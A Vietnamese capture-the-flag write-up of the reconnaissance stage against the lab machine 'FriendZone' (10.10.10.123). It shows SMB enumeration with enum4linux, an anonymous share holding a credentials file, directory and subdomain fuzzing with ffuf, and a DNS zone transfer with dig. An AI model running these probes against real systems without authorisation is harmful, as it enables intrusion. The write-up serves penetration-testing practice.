
**Network**





Dịch vụ ftp không cho đăng nhập anonymous

Tìm kiếm public exploit các dịch vụ mạng

Mình sẽ quét riêng cổng 445 để khám phá phiên bản của dịch vụ SMB


Quét riêng cổng 443 để khám phá chứng chỉ SSL/TLS






Liệt kê dịch vụ SMB

enum4linux -a 10.10.10.123




Anonymous kết nối được general và Development share

Development share không có gì cả




General share có tệp tài khoản:






Đăng nhập bằng dịch vụ SSH không được

**Web**




Giao diện trang web chỉ là 1 cái hình



Recon thư mục chỉ ra được /wordpress

ffuf -w ./wordlists/directory-list-1.0.txt -u http://10.10.10.123/FUZZ -c

Mình luôn gặp khó khăn khi tìm thư mục bị ẩn



Tên miền lấy từ chứng chỉ SSL khi mình quét chi tiết cổng 443.

commonName=friendzone.red

Lưu ý: có 2 dịch vụ web đang chạy ở cổng 80 và 443


Kiểm tra trang web ở cả hai cổng trong trường hợp là địa chỉ IP và tên miền

Nếu là địa chỉ IP, thì trang web ở cổng 80 hoạt động còn 443 thì không. Kiểm tra tên miền

http://friendzone.red



https://friendzone.red



Hai trang web khác nhau, vậy là mình có thêm mục tiêu để tấn công. Nhưng vì thời gian có hạn, mình sẽ ưu tiên thăm dò và tấn công trên trang web https

Mình quen việc tìm thư mục bị ẩn mà quên mất còn subdomain, vhost

Bước recon này ngấu mình khá nhiều thời gian.


ffuf -w ./wordlists/subdomains-top1million-5000.txt -u http://FUZZ.friendzone.red -c




Mình quét subdomain khá chậm (mỗi giây một request)


Khám phá subdomain bằng DNS Zone Transfer

dig axfr friendzone.red @10.10.10.123




